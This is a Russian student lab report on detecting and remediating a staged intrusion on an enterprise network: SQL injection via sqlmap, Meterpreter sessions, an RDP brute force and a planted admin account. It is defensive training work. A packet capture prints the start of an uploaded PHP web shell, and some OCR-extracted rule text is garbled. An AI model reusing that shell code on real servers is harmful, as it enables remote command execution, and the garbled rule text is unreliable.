

Отчет по лабораторной работе №2-А «ЗАЩИТА КОНТРОЛЛЕРА ДОМЕНА ПРЕДПРИЯТИЯ»

Кибербезопасность предприятия

Александрова У.В., Волгин И.А., Голощапов Я.В.,
Дворкина Е.В., Серегина И.А.

Содержание

1 Цель работы	5
2 Задание	6
3 Теоретическое введение	7
4 Выполнение лабораторной работы	9
4.1 Описание сценария	9
4.2 Обнаружение уязвимостей	10
4.3 Устранение уязвимостей и их последствий	20
5 Выводы	26
Список литературы	28

Список иллюстраций

4.1	Сканирование на предмет SQL-инъекций	10
4.2	Сканирование на предмет SQL-инъекций	11
4.3	Детектирование SQL-инъекции	11
4.4	Загрузка вредоносного файла и выставление права доступа на выполнение	12
4.5	Пакет к событию	12
4.6	Карточка инцидента	13
4.7	Список установленных соединений	13
4.8	Карточка инцидента	14
4.9	Настройки Windows Defender	15
4.10	Карточка инцидента	15
4.11	Соединение с машиной нарушителя	16
4.12	Карточка инцидента	16
4.13	RDP Bruteforce	17
4.14	RDP Bruteforce	17
4.15	Карточка инцидента	18
4.16	Переход в отслеживание событий	19
4.17	Нахождение hacker в AD User & Computers	19
4.18	Попытка нахождения события hacker в AD User & Computers	19
4.19	Карточка инцидента	20
4.20	Поиск места уязвимого параметра	21
4.21	Измененная функция actionView с проверкой типа параметра \$id	21
4.22	Завершение сессии с нарушителем	22
4.23	Удаление записи DisableAntiSpyware в реестре	22
4.24	Интерфейс Windows Defender	23
4.25	Включение Real-time Protection	23
4.26	Соединение с машиной нарушителя	24
4.27	Остановка процесса	24
4.28	Изменение пароля администратора	24
4.29	Удаление пользователя hacker в AD User & Computers	25
5.1	Выполненные карточки	26
5.2	Закрытые уязвимости и последствия	27

Список таблиц

1 Цель работы

Целью данной лабораторной работы является освоение практических навыков выявления, анализа и устранения уязвимостей информационных систем в рамках сценария «Защита контроллера домена предприятия».

2 Задание

- Обнаружить, проанализировать и закрыть уязвимости:
 1. SQL-инъекция;
 2. Отключенная защита антивируса;
 3. Слабый пароль учетной записи.
- Определить и устранить последствия эксплуатации уязвимостей:
 1. Web portal meterpreter (последствие уязвимости 1);
 2. Admin meterpreter (последствие уязвимости 2);
 3. Добавление привилегированного пользователя (последствие уязвимости 3).
- Разработать и применить меры по устраниению выявленных уязвимостей.

3 Теоретическое введение

SQL-инъекция - это уязвимость веб-приложений, возникающая из-за недостаточной проверки пользовательского ввода, которая позволяет злоумышленнику внедрять и выполнять произвольные SQL-команды в базе данных приложения [1].

Отключенная защита антивируса - это состояние системы, при котором антивирусное программное обеспечение намеренно или случайно деактивировано, что делает систему уязвимой для вредоносных программ и кибератак без обнаружения и блокировки угроз.

Слабый пароль учетной записи - это использование ненадежных, легко угадываемых или коротких паролей, которые могут быть быстро подобраны злоумышленником с помощью автоматизированных атак перебора или словарных атак.

Web portal meterpreter - это последствие успешной эксплуатации уязвимости, при котором злоумышленник получает несанкционированный доступ к веб-серверу и устанавливает Meterpreter payload для удаленного управления compromised системой [2].

Admin meterpreter - это получение полных привилегий администратора в системе с установлением скрытого удаленного доступа через Meterpreter сессию, что позволяет злоумышленнику выполнять любые действия от имени администратора [2].

Добавление привилегированного пользователя - это техника сохранения доступа, при которой злоумышленник создает новую учетную запись с расширенными правами в системе для обеспечения постоянного несанкционированного доступа

даже после закрытия первоначальной уязвимости.

4 Выполнение лабораторной работы

4.1 Описание сценария

Последовательность действий нарушителя следующая:

1. Нарушитель проводит сканирование сети 195.239.174.0/24 и находит веб-сервер. Далее сканирует веб-сервер на предмет SQL-инъекций утилитой sqlmap. Нарушитель генерирует php reverse shell, используя найденную SQL-инъекцию, загружает вредоносный файл на веб-сервер. Для закрепления на хосте нарушитель устанавливает meterpreter-соединение.
2. Нарушитель определяет маршрут к сети 10.10.2.0/24, сканирует сеть и находит почтовый сервер. Нарушитель генерирует письмо с вредоносным вложением и отправляет администратору.
3. Администратор открывает письмо, запускается вредоносный скрипт.
4. Нарушитель получает контроль над компьютером администратора и meterpreter-сессию.
5. Нарушитель находит AD&DNS сервер, проверяет, открыт ли порт 3389 (стандартный порт RDP). В случае открытого порта 3389 пытается с помощью инструмента hydra получить доступ к AD&DNS серверу, перебирая пароль по словарю. Для закрепления на контроллере домена нарушитель добавляет нового привилегированного пользователя.


4.2 Обнаружение уязвимостей

Уязвимости и последствия будут детектироваться в основном с помощью ViPNet IDS NS, некоторые последствия обнаруживаем с помощью работы на сервере или с помощью дополнительных приложений, далее последствия и уязвимости будут записываться в карточки инцидентов [3].

Для обнаружения актуальной подозрительной активности пользуемся фильтрами по дате, времени и важности.

4.2.1 Обнаружение уязвимости «SQL-инъекция»

Сетевой сенсор ViPNet IDS NS детектирует события сканирования веб-сервера на предмет SQL-инъекций (множественное срабатывание правила ET SCAN ... указывает на неоднократные сканирования, правила ET SCAN sqlmap говорят о сканировании с помощью утилиты sqlmap, которая отслеживает SQL-инъекции) (рис. 4.1), (рис. 4.2).



У.	Дата и время	Код события	Класс	Протокол	IP-адрес источ.	Порт ис.	IP-адрес получ.	Порт по...	Направл...
•	17:31:23.417 13..	2010939	1	ET SCAN Suspicious inbound.., bad-known	TCP	195.239.174.11	39121	10.10.1.24	1433 ↴→
•	17:31:22.958 13..	3227008	1	ET SCAN Potential SSH Scan.., attempted-recon	TCP	195.239.174.11	39128	10.10.1.24	22 ↴→
•	17:31:22.958 13..	3206559	1	AM EXPLOIT Possible Google.., client-side-exploit	TCP	10.10.2.15	80	10.10.4.10	50192 ↴→
•	17:31:22.920 13..	2010939	1	ET SCAN Suspicious inbound.., bad-known	TCP	195.239.174.11	39123	10.10.1.24	5432 ↴→
•	17:31:22.820 13..	2010939	1	ET SCAN Suspicious inbound.., bad-known	TCP	195.239.174.11	39121	10.10.1.24	5432 ↴→
•	17:31:22.120 13..	2010937	1	ET SCAN Suspicious inbound.., bad-known	TCP	195.239.174.11	39123	10.10.1.24	3306 ↴→
•	17:31:22.018 13..	2010937	1	ET SCAN Suspicious inbound.., bad-known	TCP	195.239.174.11	39121	10.10.1.24	3306 ↴→
•	17:31:22.018 13..	2010936	1	ET SCAN Suspicious inbound.., bad-known	TCP	195.239.174.11	39121	10.10.1.21	1521 ↴→
•	17:31:20.970 13..	2010936	1	ET SCAN Suspicious inbound.., bad-known	TCP	195.239.174.11	39121	10.10.1.20	1521 ↴→
•	17:31:20.944 13..	2010935	1	ET SCAN Suspicious inbound.., bad-known	TCP	195.239.174.11	39121	10.10.1.21	1433 ↴→
•	17:31:20.963 13..	2010935	1	ET SCAN Suspicious inbound.., bad-known	TCP	195.239.174.11	39121	10.10.1.20	1433 ↴→
•	17:31:20.931 13..	3227010	1	ET SCAN Potential VNC Scan.., attempted-recon	TCP	195.239.174.11	39121	10.10.1.20	5800 ↴→
•	17:31:20.899 13..	2010939	1	ET SCAN Suspicious inbound.., bad-known	TCP	195.239.174.11	39121	10.10.1.20	5432 ↴→
•	17:31:20.899 13..	2010939	1	ET SCAN Suspicious inbound.., bad-known	TCP	195.239.174.11	39121	10.10.1.21	5432 ↴→

Рисунок 4.1: Сканирование на предмет SQL-инъекций




Рисунок 4.2: Сканирование на предмет SQL-инъекций

Видим использование определенного типа инъекции (Blind SQL-Injection) (рис. 4.3), а также загрузку вредоносного файла с php скриптом, что может указывать на использование php reverse shell и выставление права доступа на выполнение (рис. 4.4).




Рисунок 4.3: Детектирование SQL-инъекции

The screenshot shows the VIPNet IDS NS interface. On the left, there's a sidebar with various monitoring and reporting options like 'Информель' (Information), 'События' (Events), and 'Отчеты' (Reports). The main area is titled 'События' (Events) and shows a list of recent events. One specific event is highlighted in the details pane on the right:

Событие 17:32:59.036 13.10.2025

Событие	Источник	Получатель	Пакет
Уровень важности: Высокий	Тип события: Биангарное событие		
Протокол: TCP	Код события: 300708		
Клиентское приложение: sqlmap[1.7.2#stable (https://sqlmap.org)]			
Доменное имя ресурса: 195.239.174.95			

Правило анализа

Класс	web-application-attack
Группа	sql
Название	AM SQL DUMPFILE function in GET - Possible SQL Injection Attempt

Описание: Правило обнаруживает атаки на репрезентованную базу данных SQL.

Текст:

```
Text: alert top SET INTERNAL .NET any > SHOME_NET_SHTTP_PORTS (msg "AM SQL DUMPFILE function in GET - Possible SQL Injection Attempt";flow to,service;stach;domain; "HTTP";content,0,0,content;"DUMPFILE function in GET - Possible SQL Injection Attempt";"192.168.1.100->7000/DUMPFILE.DAT");reference url wikipedia.org/wiki/SQL_injection
```

Рисунок 4.4: Загрузка вредоносного файла и выставление права доступа на выполнение

Также видим пакет к событию, в котором указан некий файл php и действие загрузки - upload (рис. 4.5).

```
HTTP POST /?PHPSESSID=4yMfHla* 3
Host: 192.168.1.100
Content-Type: multipart/form-data; boundary=----d4f4d889d1f43d09396640bd7e8bc6c0b
Content-Disposition: form-data; name="upload"
1
----d4f4d889d1f43d09396640bd7e8bc6c0b
Content-Disposition: form-data; name="uploadDir"
/rar/www/html/test/polyglot/documents/
----d4f4d889d1f43d09396640bd7e8bc6c0b
Content-Disposition: form-data; name="file"; filename="tmpbjbx.php"
Content-Type: application/octet-stream
<?php $c=&$_REQUEST["cmd"];@set_time_limit(0);@ignore_user_abort(0);$ini_set("max_execution_time",0);$z=@ini_get("disable_functions");if(empty($z)){$z=preg_replace("/[ ,]+/",',',$z);$z=expl
..----d4f4d889d1f43d09396640bd7e8bc6c0b--
```

Рисунок 4.5: Пакет к событию

Заполним карточку инцидента (рис. 4.6).




Рисунок 4.6: Карточка инцидента

Все это соответствует первому пункту сценария.

4.2.2 Обнаружение и устранение последствия Web portal meterpreter.

Нарушитель устанавливает shell сессию с веб-порталом PHP. Для обнаружения этого проверим сокеты уязвимой машины (Web Server PHP) при помощи утилиты ss с ключами -tp (утилита указывает, между какими компьютерами в сети установлена связь) (рис. 4.7). Увидим подозрительное соединение с внешним сервером.

```
root@webportal1:/var/www/html/htdocs/polygon/controllers# ss -tp
State      Recv-Q Send-Q Local Address:Port          Peer Address:Port
ESTAB      0      0      10.10.1.20:36032           10.10.2.17:25004
          users:(("epp_agentd",pid=1527,fd=35))
ESTAB      0      0      10.10.1.20:tproxy           10.10.1.253:20782
          users:(("server",pid=663,fd=8))
ESTAB      0      0      10.10.1.20:58970           10.10.1.25:5044
          users:(("filebeat",pid=693,fd=5))
ESTAB      0      0      10.10.1.20:43630           195.239.174.11:1085
          users:(("chisel.sh",pid=8564,fd=11))
ESTAB      0      272    10.10.1.20:sshd            10.10.1.253:49716
          users:(("sshd",pid=12865,fd=4),("sshd",pid=12586,fd=4))
ESTAB      0      0      10.10.1.20:45472           195.239.174.11:4444
          users:(("chisel.sh",pid=8564,fd=3),("sh",pid=8563,fd=3),("ILuDou",pid=7720,fd=3))
```

Рисунок 4.7: Список установленных соединений

Заполним карточку инцидента (рис. 4.8).





Рисунок 4.8: Карточка инцидента

4.2.3 Обнаружение уязвимости «Отключенная защита антивируса»

Один из способов проверки состояния защиты в реальном времени Windows Defender – в Powershell ввести команду Get-MpPreference и проверить значение параметра DisableRealtimeMonitoring. Если значение – True, то защита в реальном времени выключена (рис. 4.9). Мы ввели эту команду на узле администратора 10.10.4.10 и действительно получили, что отключение мониторинга с параметром True, значит, защита антивируса отключена.



```
PS C:\Users\administrator> Get-MpPreference

AttackSurfaceReductionOnlyExclusions          :
AttackSurfaceReductionRules_Actions           :
AttackSurfaceReductionRules_Ids               :
CheckForSignaturesBeforeRunningScan          : False
CloudLockLevel                                : 0
CloudExtendedTimeout                          : 0
ComputerID                                    : 817F747C-5BC3-45A8-BE5F-09158D8FB307
ControlledFolderAccessAllowedApplications     :
ControlledFolderAccessProtectedFolders       :
DisableArchiveScanning                      : False
DisableAutoExclusions                       : False
DisableBehaviorMonitoring                   : False
DisableBlockAtFirstSeen                     : True
DisableCatchupFullScan                      : True
DisableCatchupQuickScan                     : True
DisableEmailScanning                        : True
DisableIntrusionPreventionSystem            : True
DisableIOAVProtection                      : False
DisablePrivacyMode                           : False
DisableRealtimeMonitoring                  : True
DisableRemovableDriveScanning              : True
DisableRestorePoint                          : True
```

Рисунок 4.9: Настройки Windows Defender

Заполним карточку инцидента (рис. 4.10).




Рисунок 4.10: Карточка инцидента

4.2.4 Обнаружение последствия «Admin meterpreter»

Установленную сессию с нарушителем обнаружили при помощи утилиты netstat с ключами –ano (рис. 4.26).

Select Administrator: Command Prompt - powershell				
P	0.0.0.0:135	0.0.0.0:0	LISTENING	980
P	0.0.0.0:445	0.0.0.0:0	LISTENING	4
P	0.0.0.0:3389	0.0.0.0:0	LISTENING	736
P	0.0.0.0:5040	0.0.0.0:0	LISTENING	5840
P	0.0.0.0:4985	0.0.0.0:0	LISTENING	4
P	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
P	0.0.0.0:49664	0.0.0.0:0	LISTENING	704
P	0.0.0.0:49665	0.0.0.0:0	LISTENING	536
P	0.0.0.0:49666	0.0.0.0:0	LISTENING	1192
P	0.0.0.0:49667	0.0.0.0:0	LISTENING	1872
P	0.0.0.0:49670	0.0.0.0:0	LISTENING	2212
P	0.0.0.0:49671	0.0.0.0:0	LISTENING	2940
P	0.0.0.0:49672	0.0.0.0:0	LISTENING	704
P	0.0.0.0:49696	0.0.0.0:0	LISTENING	2532
P	0.0.0.0:49724	0.0.0.0:0	LISTENING	684
P	10.10.4.10:139	0.0.0.0:0	LISTENING	4
P	10.10.4.10:3389	10.10.4.12:51126	ESTABLISHED	736
P	10.10.4.10:49779	10.10.2.15:80	ESTABLISHED	6684
P	10.10.4.10:49806	10.10.2.11:443	ESTABLISHED	8984
P	10.10.4.10:49812	10.10.2.11:443	ESTABLISHED	8984
P	10.10.4.10:50194	10.10.1.25:5044	ESTABLISHED	1492
P	10.10.4.10:50780	195.239.174.11:444	ESTABLISHED	11380
P	10.10.4.10:51052	195.239.174.12:443	TIME_WAIT	0
P	10.10.4.10:51053	195.239.174.12:443	TIME_WAIT	0
P	10.10.4.10:51054	195.239.174.12:443	TIME_WAIT	0
P	10.10.4.10:51055	195.239.174.12:443	TIME_WAIT	0

Рисунок 4.11: Соединение с машиной нарушителя

Заполняем карточку инцидента (рис. 4.12).

Рисунок 4.12: Карточка инцидента

4.2.5 Обнаружение уязвимости «Слабый пароль учетной записи»

С помощью ViPNet IDS NS в сетевом трафике обнаружаются множественные попытки подключения к хосту AD&DNS с портом 3389 (рис. 4.13), сканирование системы, что может говорить о попытках подбора пароля(рис. 4.14). Также если мы зайдем на сам узел Active Directory, откроем Viewer Properties, перейдем в необходимую директорию с событиями (TerminalServiceces...), то сможем увидеть событие с кодо 1149, которое говорит о том, что пользователю удалось подключиться по RDP.




Рисунок 4.13: RDP Bruteforce




Рисунок 4.14: RDP Bruteforce

Заполняем карточку инцидента (рис. 4.15).




Рисунок 4.15: Карточка инцидента

Эти действия нарушителя соответствуют пункту 5 сценария.

4.2.6 Обнаружение последствия «AD User»

Добавление нового привилегированного пользователя отследили с помощью аудита событий входа в учетную запись Windows security (Viewer Properties). Далее перешли в Event Viewer и в Windows Logs – Security, затем применили фильтр на логи. Событие с ID 4720 должно было в нашей лабораторной появиться во временном промежутке с 17:30 до 18:00 (рис. 4.16). Альтернативный способ обнаружения этого последствия – непосредственно зайти в Active Directory Users and Computers, где мы увидим странного нового пользователя (рис. 4.17), (рис. 4.18).




Рисунок 4.16: Переход в отслеживание событий




Рисунок 4.17: Нахождение hacker в AD User & Computers




Рисунок 4.18: Попытка нахождения события hacker в AD User & Computers

Заполняем карточку инцидента (рис. 4.19)




Рисунок 4.19: Карточка инцидента

4.3 Устранение уязвимостей и их последствий

4.3.1 Устранение уязвимости «SQL-инъекция»

SQL-инъекция, то есть эксплуатируемая уязвимость, как было известно из анализа событий, находится на узле Web Server PHP (10.10.1.20). Переходим на него с помощью SSH подключения. Известно, что \$id является уязвимым параметром, следует проверять тип данного параметра. Требуется найти место кода, где данный параметр считывается из GET запроса (рис. 4.20).

```

user@webportal1: ~
login as: user
user@10.10.1.20's password:
Linux webportal1.ampire.corp 4.9.0-13-amd64 #1 SMP Debian 4.9.228-1 (2020-07-05)
x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
